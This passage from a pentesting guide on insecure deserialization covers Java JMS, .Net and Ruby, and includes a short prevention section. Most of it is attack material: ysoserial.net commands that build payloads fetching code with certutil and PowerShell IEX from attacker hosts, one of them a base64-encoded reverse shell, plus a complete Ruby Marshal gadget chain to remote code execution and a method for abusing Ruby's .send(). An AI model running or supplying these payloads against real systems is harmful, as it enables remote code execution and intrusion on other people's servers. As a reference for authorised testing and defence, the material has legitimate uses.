
The **Java Message Service** (**JMS**) API is a Java message-oriented middleware API for sending messages between two or more clients. It is an implementation to handle the producer–consumer problem. JMS is a part of the Java Platform, Enterprise Edition (Java EE), and was defined by a specification developed at Sun Microsystems, but which has since been guided by the Java Community Process. It is a messaging standard that allows application components based on Java EE to create, send, receive, and read messages. It allows the communication between different components of a distributed application to be loosely coupled, reliable, and asynchronous. (From [Wikipedia](https://en.wikipedia.org/wiki/Java_Message_Service)).

**Products**

There are several products using this middleware to send messages:



https://www.blackhat.com/docs/us-16/materials/us-16-Kaiser-Pwning-Your-Java-Messaging-With-Deserialization-Vulnerabilities.pdf



https://www.blackhat.com/docs/us-16/materials/us-16-Kaiser-Pwning-Your-Java-Messaging-With-Deserialization-Vulnerabilities.pdf

**Exploitation**

So, basically there are a **bunch of services using JMS on a dangerous way**. Therefore, if you have **enough privileges** to send messages to this services (usually you will need valid credentials) you could be able to send **malicious objects serialized that will be deserialized by the consumer/subscriber**. This means that in this exploitation all the **clients that are going to use that message will get infected**.

You should remember that even if a service is vulnerable (because it's insecurely deserializing user input) you still need to find valid gadgets to exploit the vulnerability.

The tool [JMET](https://github.com/matthiaskaiser/jmet) was created to **connect and attack this services sending several malicious objects serialized using known gadgets**. These exploits will work if the service is still vulnerable and if any of the used gadgets is inside the vulnerable application.

**References**

* JMET talk: <https://www.youtube.com/watch?v=0h8DWiOWGGA>
* Slides: <https://www.blackhat.com/docs/us-16/materials/us-16-Kaiser-Pwning-Your-Java-Messaging-With-Deserialization-Vulnerabilities.pdf>

**.Net**

In the context of .Net, deserialization exploits operate in a manner akin to those found in Java, where gadgets are exploited to run specific code during the deserialization of an object.

**Fingerprint**

**WhiteBox**

The source code should be inspected for occurrences of:

1. TypeNameHandling
2. JavaScriptTypeResolver

The focus should be on serializers that permit the type to be determined by a variable under user control.

**BlackBox**

The search should target the Base64 encoded string **AAEAAAD/////** or any similar pattern that might undergo deserialization on the server-side, granting control over the type to be deserialized. This could include, but is not limited to, **JSON** or **XML** structures featuring TypeObject or $type.

**ysoserial.net**

In this case you can use the tool [**ysoserial.net**](https://github.com/pwntester/ysoserial.net) in order to **create the deserialization exploits**. Once downloaded the git repository you should **compile the tool** using Visual Studio for example.

If you want to learn about **how does ysoserial.net creates it's exploit** you can [**check this page where is explained the ObjectDataProvider gadget + ExpandedWrapper + Json.Net formatter**](https://book.hacktricks.xyz/pentesting-web/deserialization/basic-.net-deserialization-objectdataprovider-gadgets-expandedwrapper-and-json.net).

The main options of **ysoserial.net** are: **--gadget**, **--formatter**, **--output** and **--plugin.**

* **--gadget** used to indicate the gadget to abuse (indicate the class/function that will be abused during deserialization to execute commands).
* **--formatter**, used to indicated the method to serialized the exploit (you need to know which library is using the back-end to deserialize the payload and use the same to serialize it)
* **--output** used to indicate if you want the exploit in **raw** or **base64** encoded. *Note that* ***ysoserial.net*** *will* ***encode*** *the payload using* ***UTF-16LE*** *(encoding used by default on Windows) so if you get the raw and just encode it from a linux console you might have some* ***encoding compatibility problems*** *that will prevent the exploit from working properly (in HTB JSON box the payload worked in both UTF-16LE and ASCII but this doesn't mean it will always work).*
* **--plugin** ysoserial.net supports plugins to craft **exploits for specific frameworks** like ViewState

**More ysoserial.net parameters**

* --minify will provide a **smaller payload** (if possible)
* --raf -f Json.Net -c "anything" This will indicate all the gadgets that can be used with a provided formatter (Json.Net in this case)
* --sf xml you can **indicate a gadget** (-g)and ysoserial.net will search for formatters containing "xml" (case insensitive)

**ysoserial examples** to create exploits:

#Send ping

ysoserial.exe -g ObjectDataProvider -f Json.Net -c "ping -n 5 10.10.14.44" -o base64

#Timing

#I tried using ping and timeout but there wasn't any difference in the response timing from the web server

#DNS/HTTP request

ysoserial.exe -g ObjectDataProvider -f Json.Net -c "nslookup sb7jkgm6onw1ymw0867mzm2r0i68ux.burpcollaborator.net" -o base64

ysoserial.exe -g ObjectDataProvider -f Json.Net -c "certutil -urlcache -split -f http://rfaqfsze4tl7hhkt5jtp53a1fsli97.burpcollaborator.net/a a" -o base64

#Reverse shell

#Create shell command in linux

echo -n "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.44/shell.ps1')" | iconv -t UTF-16LE | base64 -w0

#Create exploit using the created B64 shellcode

ysoserial.exe -g ObjectDataProvider -f Json.Net -c "powershell -EncodedCommand SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANAAuADQANAAvAHMAaABlAGwAbAAuAHAAcwAxACcAKQA=" -o base64

**ysoserial.net** has also a **very interesting parameter** that helps to understand better how every exploit works: --test If you indicates this parameter **ysoserial.net** will **try** the **exploit locally,** so you can test if your payload will work correctly. This parameter is helpful because if you review the code you will find chucks of code like the following one (from [ObjectDataProviderGenerator.cs](https://github.com/pwntester/ysoserial.net/blob/c53bd83a45fb17eae60ecc82f7147b5c04b07e42/ysoserial/Generators/ObjectDataProviderGenerator.cs#L208)):

if (inputArgs.Test)

{

try

{

SerializersHelper.JsonNet\_deserialize(payload);

}

catch (Exception err)

{

Debugging.ShowErrors(inputArgs, err);

}

}

This means that in order to test the exploit the code will call [serializersHelper.JsonNet\_deserialize](https://github.com/pwntester/ysoserial.net/blob/c53bd83a45fb17eae60ecc82f7147b5c04b07e42/ysoserial/Helpers/SerializersHelper.cs#L539)

public static object JsonNet\_deserialize(string str)

{

Object obj = JsonConvert.DeserializeObject<Object>(str, new JsonSerializerSettings

{

TypeNameHandling = TypeNameHandling.Auto

});

return obj;

}

In the **previous code is vulnerable to the exploit created**. So if you find something similar in a .Net application it means that probably that application is vulnerable too. Therefore the **--test** parameter allows us to understand **which chunks of code are vulnerable** to the desrialization exploit that **ysoserial.net** can create.

**ViewState**

Take a look to [this POST about **how to try to exploit the \_\_ViewState parameter of .Net**](https://book.hacktricks.xyz/pentesting-web/deserialization/exploiting-__viewstate-parameter) to **execute arbitrary code.** If you **already know the secrets** used by the victim machine, [**read this post to know to execute code**](https://book.hacktricks.xyz/pentesting-web/deserialization/exploiting-__viewstate-knowing-the-secret)**.**

**Prevention**

To mitigate the risks associated with deserialization in .Net:

* **Avoid allowing data streams to define their object types.** Utilize DataContractSerializer or XmlSerializer when possible.
* **For JSON.Net, set TypeNameHandling to None:** %%%TypeNameHandling = TypeNameHandling.None%%%
* **Avoid using JavaScriptSerializer with a JavaScriptTypeResolver.**
* **Limit the types that can be deserialized**, understanding the inherent risks with .Net types, such as System.IO.FileInfo, which can modify server files' properties, potentially leading to denial of service attacks.
* **Be cautious with types having risky properties**, like System.ComponentModel.DataAnnotations.ValidationException with its Value property, which can be exploited.
* **Securely control type instantiation** to prevent attackers from influencing the deserialization process, rendering even DataContractSerializer or XmlSerializer vulnerable.
* **Implement white list controls** using a custom SerializationBinder for BinaryFormatter and JSON.Net.
* **Stay informed about known insecure deserialization gadgets** within .Net and ensure deserializers do not instantiate such types.
* **Isolate potentially risky code** from code with internet access to avoid exposing known gadgets, such as System.Windows.Data.ObjectDataProvider in WPF applications, to untrusted data sources.

**References**

* Java and .Net JSON deserialization **paper:** [**https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf**](https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf)**,** talk: <https://www.youtube.com/watch?v=oUAeWhW5b8c> and slides: <https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf>
* <https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html#net-csharp>
* <https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf>
* <https://www.slideshare.net/MSbluehat/dangerous-contents-securing-net-deserialization>

**Ruby**

In Ruby, serialization is facilitated by two methods within the **marshal** library. The first method, known as **dump**, is used to transform an object into a byte stream. This process is referred to as serialization. Conversely, the second method, **load**, is employed to revert a byte stream back into an object, a process known as deserialization.

For securing serialized objects, **Ruby employs HMAC (Hash-Based Message Authentication Code)**, ensuring the integrity and authenticity of the data. The key utilized for this purpose is stored in one of several possible locations:

* config/environment.rb
* config/initializers/secret\_token.rb
* config/secrets.yml
* /proc/self/environ

**Ruby 2.X generic deserialization to RCE gadget chain (more info in** [**https://www.elttam.com/blog/ruby-deserialization/**](https://www.elttam.com/blog/ruby-deserialization/)**)**:

#!/usr/bin/env ruby

# Code from https://www.elttam.com/blog/ruby-deserialization/

class Gem::StubSpecification

def initialize; end

end

stub\_specification = Gem::StubSpecification.new

stub\_specification.instance\_variable\_set(:@loaded\_from, "|id 1>&2")#RCE cmd must start with "|" and end with "1>&2"

puts "STEP n"

stub\_specification.name rescue nil

puts

class Gem::Source::SpecificFile

def initialize; end

end

specific\_file = Gem::Source::SpecificFile.new

specific\_file.instance\_variable\_set(:@spec, stub\_specification)

other\_specific\_file = Gem::Source::SpecificFile.new

puts "STEP n-1"

specific\_file <=> other\_specific\_file rescue nil

puts

$dependency\_list= Gem::DependencyList.new

$dependency\_list.instance\_variable\_set(:@specs, [specific\_file, other\_specific\_file])

puts "STEP n-2"

$dependency\_list.each{} rescue nil

puts

class Gem::Requirement

def marshal\_dump

[$dependency\_list]

end

end

payload = Marshal.dump(Gem::Requirement.new)

puts "STEP n-3"

Marshal.load(payload) rescue nil

puts

puts "VALIDATION (in fresh ruby process):"

IO.popen("ruby -e 'Marshal.load(STDIN.read) rescue nil'", "r+") do |pipe|

pipe.print payload

pipe.close\_write

puts pipe.gets

puts

end

puts "Payload (hex):"

puts payload.unpack('H\*')[0]

puts

require "base64"

puts "Payload (Base64 encoded):"

puts Base64.encode64(payload)

Other RCE chain to exploit Ruby On Rails: <https://codeclimate.com/blog/rails-remote-code-execution-vulnerability-explained/>

**Ruby .send() method**

As explained in [**this vulnerability report**](https://starlabs.sg/blog/2024/04-sending-myself-github-com-environment-variables-and-ghes-shell/), if some user unsanitized input reaches the .send() method of a ruby object, this method allows to **invoke any other method** of the object with any parameters.

For example, calling eval and then ruby code as second parameter will allow to execute arbitrary code:

<Object>.send('eval', '<user input with Ruby code>') == RCE

Moreover, if only one parameter of **.send()** is controlled by an attacker, as mentioned in the previous writeup, it's possible to call any method of the object that **doesn't need arguments** or whose arguments have **default values**. For this, it's possible to enumerate all the methods of the object to **find some interesting methods that fulfil those requirements**.

<Object>.send('<user\_input>')

# This code is taken from the original blog post

# <Object> in this case is Repository

## Find methods with those requirements

repo = Repository.find(1) # get first repo

repo\_methods = [ # get names of all methods accessible by Repository object

repo.public\_methods(),

repo.private\_methods(),

repo.protected\_methods(),

].flatten()

repo\_methods.length() # Initial number of methods => 5542

## Filter by the arguments requirements

candidate\_methods = repo\_methods.select() do |method\_name|

[0, -1].include?(repo.method(method\_name).arity())

end

candidate\_methods.length() # Final number of methods=> 3595